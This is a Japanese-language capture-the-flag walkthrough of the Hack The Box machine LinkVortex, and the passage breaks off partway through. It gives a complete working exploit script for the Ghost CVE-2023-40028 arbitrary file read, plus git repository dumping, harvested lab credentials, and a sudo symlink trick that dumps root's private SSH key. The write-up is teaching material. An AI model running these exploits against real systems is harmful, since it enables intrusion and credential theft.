:: Progress: [220546/220546] :: Job [1/1] :: 168 req/sec :: Duration: [0:21:10] :: Errors: 0 ::
Gitのリポジトリ取得
(1) git-dumperを用いてGitのリポジトリを取得するために、git-dumperをインストールする。
$ sudo pip install git-dumper --break-system-packages
(2) git-dumperを用いてGitのリポジトリを取得する。
$ git-dumper http://dev.linkvortex.htb/.git ./HTBLinkVortex
[-] Testing http://dev.linkvortex.htb/.git/HEAD [200]
[-] Testing http://dev.linkvortex.htb/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://dev.linkvortex.htb/.git/ [200]
ーーー(省略)ーーー
[-] Sanitizing .git/config
[-] Running git checkout .
Updated 5596 paths from the index
(3) 取得したGitのリポジトリの中で「password」を検索すると、複数の認証情報が記載されたファイル名が分かる。しかし、パスワード情報が多いため他の方法で調査する。
$ cd HTBLinkVortex


$ find ./ -type f | xargs grep -n 'password'
ーーー(一部抜粋)ーーー
./ghost/core/test/regression/api/admin/authentication.test.js:195:            const password = 'thisissupersafe';
./ghost/core/test/regression/api/admin/authentication.test.js:299:                        password: 'lel123456',
./ghost/core/test/regression/api/admin/authentication.test.js:317:                        password: '12345678910',
./ghost/core/test/e2e-api/admin/users.test.js:159:                    password: 'mynewfancypasswordwhichisnotallowed'
./ghost/core/test/utils/fixtures/data-generator.js:2004:            password: 'Sl1m3rson99'
./ghost/core/test/utils/fixtures/filter-param/index.js:18:        password: '$2a$10$.pZeeBE0gHXd0PTnbT/ph.GEKgd0Wd3q2pWna3ynTGBkPKnGIKZL6',
(4) git statusコマンドで現在のブランチの情報を確認すると、「ghost/core/test/regression/api/admin/authentication.test.js」ファイルが更新されていることが分かる。
$ git status
Not currently on any branch.
Changes to be committed:
  (use "git restore --staged <file>..." to unstage)
        new file:   Dockerfile.ghost
        modified:   ghost/core/test/regression/api/admin/authentication.test.js
(5) 更新された内容を確認すると、パスワードが「OctopiFociPilfer45」に変更されたことが分かる。
$ git restore --staged . && git diff
diff --git a/ghost/core/test/regression/api/admin/authentication.test.js b/ghost/core/test/regression/api/admin/authentication.test.js
index 2735588..e654b0e 100644
--- a/ghost/core/test/regression/api/admin/authentication.test.js
+++ b/ghost/core/test/regression/api/admin/authentication.test.js
@@ -53,7 +53,7 @@ describe('Authentication API', function () {

         it('complete setup', async function () {
             const email = 'test@example.com';
-            const password = 'thisissupersafe';
+            const password = 'OctopiFociPilfer45';

             const requestMock = nock('https://api.github.com')
                 .get('/repos/tryghost/dawn/zipball')
Ghostの調査
(1) ブラウザを用いて「http://linkvortex.htb/ghost」にアクセスすると、Ghostのログイン画面が表示される。
(2) 「ユーザー名:admin@linkvortex.htb」、「パスワード:OctopiFociPilfer45」を入力して「Sign in」をクリックする。
(3) ログインに成功し、ダッシュボード画面が表示される。
(4) 下部の設定ボタンをクリックして、右上部の「About Ghost」をクリックする。
(5) Ghostのバージョンが5.58.0であることが分かる。
Ghostの脆弱性(CVE-2023-40028)を悪用したファイル閲覧
(1) 「Ghost 5.58.0 exploit」でGoogle検索すると、CVE-2023-40028の脆弱性があり任意のファイルを読み取ることができることが分かる。また、「https://github.com/0xDTC/Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028」に攻撃コードが公開されている。
(2) 「https://github.com/0xDTC/Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028」の攻撃コードを実行するためにファイルを取得する。
$ git clone https://github.com/0xDTC/Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028


$ cd Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028
(3) 攻撃コード(CVE-2023-40028)の内容を確認する。
$ cat CVE-2023-40028
#!/bin/bash

# Exploit Title: Ghost Arbitrary File Read
# CVE: CVE-2023-40028
# Improved by: [0xDTC] | Original Exploit Author: Mohammad Yassine
# Description: This script exploits CVE-2023-40028 to read arbitrary files in Ghost.

# Function to print usage
function usage() {
  echo -e "\nUsage: $0 -u <username> -p <password> -h <host_url>"
  echo -e "Example: $0 -u admin -p admin123 -h http://127.0.0.1"
  exit 1
}

# Parse arguments
while getopts 'u:p:h:' flag; do
  case "${flag}" in
    u) USERNAME="${OPTARG}" ;;
    p) PASSWORD="${OPTARG}" ;;
    h) GHOST_URL="${OPTARG}" ;;
    *) usage ;;
  esac
done

if [[ -z $USERNAME || -z $PASSWORD || -z $GHOST_URL ]]; then
  usage
fi

# Variables
GHOST_API="$GHOST_URL/ghost/api/v3/admin/"
PAYLOAD_ZIP_NAME="exploit.zip"

# Create a session cookie and save it in a variable
function create_cookie() {
  COOKIE=$(curl -i -s -d username="$USERNAME" -d password="$PASSWORD" \
    -H "Origin: $GHOST_URL" \
    -H "Accept-Version: v3.0" \
    $GHOST_API/session/ \
    | grep -o 'ghost-admin-api-session=[^;]*')

  if [[ -z $COOKIE ]]; then
    echo "[!] INVALID USERNAME OR PASSWORD"
    exit 1
  fi
}

# Generate exploit payload
function generate_exploit() {
  local FILE_TO_READ=$1
  local IMAGE_NAME=$(tr -dc A-Za-z0-9 </dev/urandom | head -c 13; echo)
  local TEMP_PATH=$(mktemp -d)
  local PAYLOAD_PATH="$TEMP_PATH/exploit"
  mkdir -p "$PAYLOAD_PATH/content/images/2024/"
  ln -s "$FILE_TO_READ" "$PAYLOAD_PATH/content/images/2024/$IMAGE_NAME.png"
  (
    cd "$TEMP_PATH" && \
    zip -r -y "$PAYLOAD_ZIP_NAME" exploit/ &>/dev/null && \
    mv exploit.zip "$OLDPWD"
  )
  echo "$PAYLOAD_PATH $IMAGE_NAME"
}

# Send exploit
function send_exploit() {
  local PAYLOAD_PATH=$1
  curl -s -b "$COOKIE" \
    -H "Accept: text/plain, */*; q=0.01" \
    -H "Accept-Language: en-US,en;q=0.5" \
    -H "Accept-Encoding: gzip, deflate, br" \
    -H "X-Ghost-Version: 5.58" \
    -H "App-Pragma: no-cache" \
    -H "X-Requested-With: XMLHttpRequest" \
    -H "Content-Type: multipart/form-data" \
    -X POST \
    -H "Origin: $GHOST_URL" \
    -H "Referer: $GHOST_URL/ghost/" \
    -F "importfile=@$PAYLOAD_ZIP_NAME;type=application/zip" \
    "$GHOST_API/db" \
    &>/dev/null
}

# Cleanup temporary files
function clean_up() {
  local PAYLOAD_PATH=$1
  rm -rf "$PAYLOAD_PATH"
  rm -f "$PAYLOAD_ZIP_NAME"
}

# Main Exploit Logic
create_cookie
echo "WELCOME TO THE CVE-2023-40028 SHELL"
while true; do
  read -p "Enter the file path to read (or type 'exit' to quit): " FILE_PATH
  if [[ "$FILE_PATH" == "exit" ]]; then
    echo "Exiting. Goodbye!"
    break
  fi
  if [[ -z "$FILE_PATH" || "$FILE_PATH" =~ \  ]]; then
    echo "Invalid input. Please enter a valid file path without spaces."
    continue
  fi

  # Generate payload
  PAYLOAD_RESULT=$(generate_exploit "$FILE_PATH")
  PAYLOAD_PATH=$(echo "$PAYLOAD_RESULT" | awk '{print $1}')
  IMAGE_NAME=$(echo "$PAYLOAD_RESULT" | awk '{print $2}')

  # Send exploit and fetch the result
  send_exploit "$PAYLOAD_PATH"
  echo "File content:"
  curl -s -b "$COOKIE" "$GHOST_URL/content/images/2024/$IMAGE_NAME.png"

  # Clean up temporary files
  clean_up "$PAYLOAD_PATH"
done
(4) CVE-2023-40028の脆弱性を悪用して「/etc/passwd」の内容を確認することができること分かる。
$ ./CVE-2023-40028 -u admin@linkvortex.htb -p OctopiFociPilfer45 -h http://linkvortex.htb
WELCOME TO THE CVE-2023-40028 SHELL
Enter the file path to read (or type 'exit' to quit): /etc/passwd   ←「/etc/passwd」を入力する。
File content:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
node:x:1000:1000::/home/node:/bin/bash
(5) 「Ghost Web Credential file」でGoogle検索すると、デフォルトでは/var/lib/ghost/config.production.jsonというファイルに認証情報が記載されていることが分かる。
(6) /var/lib/ghost/config.production.jsonの内容を確認すると、「ユーザー名:bob@linkvortex.htb」、「パスワード:fibber-talented-worth」であることが分かる。
$ ./CVE-2023-40028 -u admin@linkvortex.htb -p OctopiFociPilfer45 -h http://linkvortex.htb
WELCOME TO THE CVE-2023-40028 SHELL
Enter the file path to read (or type 'exit' to quit): /var/lib/ghost/config.production.json   ←「/var/lib/ghost/config.production.json」を入力する。
File content:
{
  "url": "http://localhost:2368",
  "server": {
    "port": 2368,
    "host": "::"
  },
  "mail": {
    "transport": "Direct"
  },
  "logging": {
    "transports": ["stdout"]
  },
  "process": "systemd",
  "paths": {
    "contentPath": "/var/lib/ghost/content"
  },
  "spam": {
    "user_login": {
        "minWait": 1,
        "maxWait": 604800000,
        "freeRetries": 5000
    }
  },
  "mail": {
     "transport": "SMTP",
     "options": {
      "service": "Google",
      "host": "linkvortex.htb",
      "port": 587,
      "auth": {
        "user": "bob@linkvortex.htb",
        "pass": "fibber-talented-worth"
        }
      }
    }
}
bobユーザーでSSHログイン
(1) 取得した認証情報を用いてbobユーザーでSSHログインする。
$ ssh bob@linkvortex.htb
  →パスワード(fibber-talented-worth)を入力する。
(2) 現在ログインしたユーザー情報を確認すると、bobユーザーであることが分かる。
$ id
uid=1001(bob) gid=1001(bob) groups=1001(bob)


$ whoami
bob
(3) 一般ユーザー用のフラグファイルを確認する。
$ cat /home/bob/user.txt
5f3b20dd78eb34949930a5ebcfbff3e7
特権昇格のための調査
(1) sudoコマンドの設定を確認する。
※bobユーザーでログインした攻撃対象のマシン(LinkVortex)上で以下のコマンドを実行する。

$ sudo -l
  →パスワード(fibber-talented-worth)を入力する。
Matching Defaults entries for bob on linkvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty,
    env_keep+=CHECK_CONTENT

User bob may run the following commands on linkvortex:
    (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
(2) SUIDファイルを検索する。
※bobユーザーでログインした攻撃対象のマシン(LinkVortex)上で以下のコマンドを実行する。

$ find / -perm -u=s -type f 2> /dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/usr/bin/chsh
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/sudo
/usr/bin/fusermount3
/usr/bin/chfn
/usr/bin/su
/usr/bin/passwd
/usr/bin/gpasswd
(3) .bash_historyファイルを確認すると、何も出力されない。
※bobユーザーでログインした攻撃対象のマシン(LinkVortex)上で以下のコマンドを実行する。

$ cat /home/bob/.bash_history
(4) 攻撃対象のマシン上でポートスキャンを実行して、応答がポート番号を確認する。
※bobユーザーでログインした攻撃対象のマシン(LinkVortex)上で以下のコマンドを実行する。

$ for port in {1..65535}; do echo > /dev/tcp/127.0.0.1/$port && echo "$port open"; done  2>/dev/null
22 open
80 open
2368 open
35253 open
(5) OSの情報を確認すると、「Ubuntu 22.04.5 LTS」であることが分かる。
※bobユーザーでログインした攻撃対象のマシン(LinkVortex)上で以下のコマンドを実行する。

$ uname -a
Linux linkvortex 6.5.0-27-generic #28~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Fri Mar 15 10:51:06 UTC 2 x86_64 x86_64 x86_64 GNU/Linux


$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 22.04.5 LTS
Release:        22.04
Codename:       jammy
特権昇格(sudo設定の脆弱性)
(1) 「sudo -l」コマンドの結果/opt/ghost/clean_symlink.shファイルはパスワードなしでrootユーザー権限で実行できることが分かっている。
(2) /opt/ghost/clean_symlink.shの内容を確認すると、以下の動作をするプログラムであることが分かる。
- 「*.png」というファイルを指定して実行し、そのファイルがシンボリックが張られているか確認する。
- その後、「etc」や「root」という文字列が含まれておらず、環境変数($CHECK_CONTENT)Trueの場合は、catコマンドでファイルの内容を出力する
※bobユーザーでログインした攻撃対象のマシン(LinkVortex)上で以下のコマンドを実行する。

$ cat /opt/ghost/clean_symlink.sh
#!/bin/bash

QUAR_DIR="/var/quarantined"

if [ -z $CHECK_CONTENT ];then
  CHECK_CONTENT=false
fi

LINK=$1

if ! [[ "$LINK" =~ \.png$ ]]; then
  /usr/bin/echo "! First argument must be a png file !"
  exit 2
fi

if /usr/bin/sudo /usr/bin/test -L $LINK;then
  LINK_NAME=$(/usr/bin/basename $LINK)
  LINK_TARGET=$(/usr/bin/readlink $LINK)
  if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)';then
    /usr/bin/echo "! Trying to read critical files, removing link [ $LINK ] !"
    /usr/bin/unlink $LINK
  else
    /usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"
    /usr/bin/mv $LINK $QUAR_DIR/
    if $CHECK_CONTENT;then
      /usr/bin/echo "Content:"
      /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
    fi
  fi
fi
(3) /root/.ssh/id_rsaをシンボリックしたファイル(idrsa.txt)を生成する。
※bobユーザーでログインした攻撃対象のマシン(LinkVortex)上で以下のコマンドを実行する。

$ ls -al
-rw-r----- 1 root bob 33 Jul 14 12:25 user.txt


$ ln -s /root/.ssh/id_rsa idrsa.txt


$ ls -l
lrwxrwxrwx 1 bob  bob 17 Jul 16 11:59 idrsa.txt -> /root/.ssh/id_rsa
-rw-r----- 1 root bob 33 Jul 14 12:25 user.txt
(3) /home/bob/idrsa.txtをシンボリックしたファイル(idrsa.png)を生成する。
※bobユーザーでログインした攻撃対象のマシン(LinkVortex)上で以下のコマンドを実行する。

$ ln -s /home/bob/idrsa.txt idrsa.png


$ ls -l
lrwxrwxrwx 1 bob  bob 19 Jul 16 12:02 idrsa.png -> /home/bob/idrsa.txt
lrwxrwxrwx 1 bob  bob 17 Jul 16 11:59 idrsa.txt -> /root/.ssh/id_rsa
-rw-r----- 1 root bob 33 Jul 14 12:25 user.txt
(4) clean_symlink.shを用いて/root/.ssh/id_rsaの内容をファイルに保存する。
※bobユーザーでログインした攻撃対象のマシン(LinkVortex)上で以下のコマンドを実行する。

$ sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh /home/bob/idrsa.png > root_idrsa


$ cat root_idrsa
Link found [ /home/bob/idrsa.png ] , moving it to quarantine
Content:
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAmpHVhV11MW7eGt9WeJ23rVuqlWnMpF+FclWYwp4SACcAilZdOF8T
q2egYfeMmgI9IoM0DdyDKS4vG+lIoWoJEfZf+cVwaZIzTZwKm7ECbF2Oy+u2SD+X7lG9A6
V1xkmWhQWEvCiI22UjIoFkI0oOfDrm6ZQTyZF99AqBVcwGCjEA67eEKt/5oejN5YgL7Ipu
6sKpMThUctYpWnzAc4yBN/mavhY7v5+TEV0FzPYZJ2spoeB3OGBcVNzSL41ctOiqGVZ7yX
TQ6pQUZxR4zqueIZ7yHVsw5j0eeqlF8OvHT81wbS5ozJBgtjxySWrRkkKAcY11tkTln6NK
CssRzP1r9kbmgHswClErHLL/CaBb/04g65A0xESAt5H1wuSXgmipZT8Mq54lZ4ZNMgPi53
jzZbaHGHACGxLgrBK5u4mF3vLfSG206ilAgU1sUETdkVz8wYuQb2S4Ct0AT14obmje7oqS
0cBqVEY8/m6olYaf/U8dwE/w9beosH6T7arEUwnhAAAFiDyG/Tk8hv05AAAAB3NzaC1yc2
EAAAGBAJqR1YVddTFu3hrfVnidt61bqpVpzKRfhXJVmMKeEgAnAIpWXThfE6tnoGH3jJoC
PSKDNA3cgykuLxvpSKFqCRH2X/nFcGmSM02cCpuxAmxdjsvrtkg/l+5RvQOldcZJloUFhL
woiNtlIyKBZCNKDnw65umUE8mRffQKgVXMBgoxAOu3hCrf+aHozeWIC+yKburCqTE4VHLW
KVp8wHOMgTf5mr4WO7+fkxFdBcz2GSdrKaHgdzhgXFTc0i+NXLToqhlWe8l00OqUFGcUeM
6rniGe8h1bMOY9HnqpRfDrx0/NcG0uaMyQYLY8cklq0ZJCgHGNdbZE5Z+jSgrLEcz9a/ZG
5oB7MApRKxyy/wmgW/9OIOuQNMREgLeR9cLkl4JoqWU/DKueJWeGTTID4ud482W2hxhwAh
sS4KwSubuJhd7y30httOopQIFNbFBE3ZFc/MGLkG9kuArdAE9eKG5o3u6KktHAalRGPP5u
qJWGn/1PHcBP8PW3qLB+k+2qxFMJ4QAAAAMBAAEAAAGABtJHSkyy0pTqO+Td19JcDAxG1b
O22o01ojNZW8Nml3ehLDm+APIfN9oJp7EpVRWitY51QmRYLH3TieeMc0Uu88o795WpTZts
ZLEtfav856PkXKcBIySdU6DrVskbTr4qJKI29qfSTF5lA82SigUnaP+fd7D3g5aGaLn69b
qcjKAXgo+Vh1/dkDHqPkY4An8kgHtJRLkP7wZ5CjuFscPCYyJCnD92cRE9iA9jJWW5+/Wc
f36cvFHyWTNqmjsim4BGCeti9sUEY0Vh9M+wrWHvRhe7nlN5OYXysvJVRK4if0kwH1c6AB
VRdoXs4Iz6xMzJwqSWze+NchBlkUigBZdfcQMkIOxzj4N+mWEHru5GKYRDwL/sSxQy0tJ4
MXXgHw/58xyOE82E8n/SctmyVnHOdxAWldJeycATNJLnd0h3LnNM24vR4GvQVQ4b8EAJjj
rF3BlPov1MoK2/X3qdlwiKxFKYB4tFtugqcuXz54bkKLtLAMf9CszzVBxQqDvqLU9NAAAA
wG5DcRVnEPzKTCXAA6lNcQbIqBNyGlT0Wx0eaZ/i6oariiIm3630t2+dzohFCwh2eXS8nZ
VACuS94oITmJfcOnzXnWXiO+cuokbyb2Wmp1VcYKaBJd6S7pM1YhvQGo1JVKWe7d4g88MF
Mbf5tJRjIBdWS19frqYZDhoYUljq5ZhRaF5F/sa6cDmmMDwPMMxN7cfhRLbJ3xEIL7Kxm+
TWYfUfzJ/WhkOGkXa3q46Fhn7Z1q/qMlC7nBlJM9Iz24HAxAAAAMEAw8yotRf9ZT7intLC
+20m3kb27t8TQT5a/B7UW7UlcT61HdmGO7nKGJuydhobj7gbOvBJ6u6PlJyjxRt/bT601G
QMYCJ4zSjvxSyFaG1a0KolKuxa/9+OKNSvulSyIY/N5//uxZcOrI5hV20IiH580MqL+oU6
lM0jKFMrPoCN830kW4XimLNuRP2nar+BXKuTq9MlfwnmSe/grD9V3Qmg3qh7rieWj9uIad
1G+1d3wPKKT0ztZTPauIZyWzWpOwKVAAAAwQDKF/xbVD+t+vVEUOQiAphz6g1dnArKqf5M
SPhA2PhxB3iAqyHedSHQxp6MAlO8hbLpRHbUFyu+9qlPVrj36DmLHr2H9yHa7PZ34yRfoy
+UylRlepPz7Rw+vhGeQKuQJfkFwR/yaS7Cgy2UyM025EEtEeU3z5irLA2xlocPFijw4gUc
xmo6eXMvU90HVbakUoRspYWISr51uVEvIDuNcZUJlseINXimZkrkD40QTMrYJc9slj9wkA
ICLgLxRR4sAx0AAAAPcm9vdEBsaW5rdm9ydGV4AQIDBA==
-----END OPENSSH PRIVATE KEY-----
(5) 上記(4)で取得した秘密鍵ファイル(/root/.ssh/id_rsa)を保存し、必要な権限を付与する。
※kali Linux上で以下のコマンドを実行する。

$ vi root_id_rsa
【root_id_rsaに書き込む内容】
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
